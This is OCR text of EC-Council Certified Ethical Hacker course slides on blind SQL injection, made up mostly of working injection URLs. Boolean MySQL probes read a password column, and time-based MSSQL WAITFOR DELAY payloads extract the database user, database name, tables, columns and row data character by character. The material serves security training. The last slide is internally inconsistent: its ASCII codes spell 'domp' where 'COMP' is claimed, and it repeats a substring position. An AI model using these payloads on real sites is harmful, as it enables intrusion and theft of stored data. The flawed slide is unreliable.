
Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

http://ceh.vn CEH NEWS Certified Ethical Hacker


I-TRAIN Professional Training Services http://i-train.com.vn

CEH, MCITP, CCNA, CCNP, VMware sPhere, LPI, Web Design

No Error Messages Returned




Blind SQL Injection: WAITFOR DELAY YES or NO Response



Blind SQL Injection – Exploitation (MySQL)

Searching for the first character of the first table entry

```
/?id=1+AND+555=if(ord(mid((select+pass+from
users+limit+0,1),1,1))= 97,555,777)
```



Searching for the second character of the first table entry

```
/?id=1+AND+555=if(ord(mid((select+pass
from+users+limit+0,1),2,1))= 97,555,777)
```

If the table "**users**" contains a column "**pass**" and the first character of the first entry in this column is **97** (letter "a"), then DBMS will return **TRUE**; otherwise, **FALSE**.

If the table "**users**" contains a column "**pass**" and the second character of the first entry in this column is **97** (letter «a») , then DBMS will return **TRUE**; otherwise, **FALSE**.

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

http://ceh.vn CEH NEWS Certified Ethical Hacker

I-TRAIN Professional Training Services http://i-train.com.vn

CEH, MCITP, CCNA, CCNP, VMware sPhere, LPI, Web Design

Blind SQL Injection - Extract Database User

Finding a full username of 8 characters using binary search method takes 56 requests

Check for username length

```
http://juggyboy.com/page.aspx?id=1; IF (LEN(USER)=1) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (LEN(USER)=2) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (LEN(USER)=3) WAITFOR DELAY '00:00:10'--
```

Check if 1st character in username contains 'a' (a=97), 'b', or 'c' etc.

```
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=97)  WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=98)  WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=99)  WAITFOR DELAY '00:00:10'--
```

Check if 2nd character in username contains 'a' (a=97), 'b', or 'c' etc.

```
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),2,1)))=97)  WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),2,1)))=98)  WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),2,1)))=99)  WAITFOR DELAY '00:00:10'--
```

Check if 3rd character in username contains 'a' (a=97), 'b', or 'c' etc.

```
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),3,1)))=97)  WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),3,1)))=98)  WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),3,1)))=99)  WAITFOR DELAY '00:00:10'--
```


Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

http://ceh.vn CEH NEWS Certified Ethical Hacker

I-TRAIN Professional Training Services http://i-train.com.vn
CEH, MCITP, CCNA, CCNP, VMware sPhere, LPI, Web Design

Blind SQL Injection - Extract Database Name

Check for Database Name Length and Name

```
http://juggyboy.com/page.aspx?id=1; IF (LEN(DB_NAME())=4) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((DB_NAME()),1,1)))=97)  WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((DB_NAME()),2,1)))=98)  WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((DB_NAME()),3,1)))=99)  WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((DB_NAME()),4,1)))=100) WAITFOR DELAY '00:00:10'--
```

Database Name = ABCD

Extract 1st Database Table

```
http://juggyboy.com/page.aspx?id=1; IF (LEN(SELECT TOP 1 NAME from sysobjects where xtype='U')=3) WAITFOR DELAY
'00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where
xtype=char(85)),1,1)))=101) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where
xtype=char(85)),2,1)))=109) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where
xtype=char(85)),3,1)))=112) WAITFOR DELAY '00:00:10'--
```

Table Name = EMP

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

http://ceh.vn CEH NEWS Certified Ethical Hacker

I-TRAIN Professional Training Services http://i-train.com.vn
CEH, MCITP, CCNA, CCNP, VMware sPhere, LPI, Web Design

Blind SQL Injection - Extract Column Name

Extract 1st Table Column Name

```
http://juggyboy.com/page.aspx?id=1; IF (LEN(SELECT TOP 1 column_name from ABCD.information_schema.columns
where table_name='EMP')=3) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from
ABCD.information_schema.columns where table_name='EMP'),1,1)))=101) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from
ABCD.information_schema.columns where table_name='EMP'),2,1)))=105) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from
ABCD.information_schema.columns where table_name='EMP'),3,1)))=100) WAITFOR DELAY '00:00:10'--
```

Column Name = EID

Extract 2nd Table Column Name

```
http://juggyboy.com/page.aspx?id=1; IF (LEN(SELECT TOP 1 column_name from ABCD.information_schema.columns where
table_name='EMP' and column_name>'EID')=4) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from
ABCD.information_schema.columns where table_name='EMP' and column_name>'EID'),1,1)))=100) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from
ABCD.information_schema.columns where table_name='EMP' and column_name>'EID'),2,1)))=101) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from
ABCD.information_schema.columns where table_name='EMP' and column_name>'EID'),3,1)))=112) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from
ABCD.information_schema.columns where table_name='EMP' and column_name>'EID'),4,1)))=116) WAITFOR DELAY '00:00:10'--
```

Column Name = DEPT

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

http://ceh.vn CEH NEWS Certified Ethical Hacker

I-TRAIN Professional Training Services http://i-train.com.vn
CEH, MCITP, CCNA, CCNP, VMware sPhere, LPI, Web Design

Blind SQL Injection - Extract Data from ROWS

Extract 1st Field of 1st Row

```
http://juggyboy.com/page.aspx?id=1; IF (LEN(SELECT TOP 1 EID from EMP)=3) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 EID from EMP),1,1))=106) WAITFOR
DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 EID from EMP),2,1))=111) WAITFOR
DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 EID from EMP),3,1))=101) WAITFOR
DELAY '00:00:10'--
```

Field Data = JOE

Extract 2nd Field of 1st Row


```
http://juggyboy.com/page.aspx?id=1; IF (LEN(SELECT TOP 1 DEPT from EMP)=4) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 DEPT from EMP),1,1))=100)
WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 DEPT from EMP),2,1))=111)
WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 DEPT from EMP),3,1))=109)
WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 DEPT from EMP),3,1))=112)
WAITFOR DELAY '00:00:10'--
```

Field Data = COMP

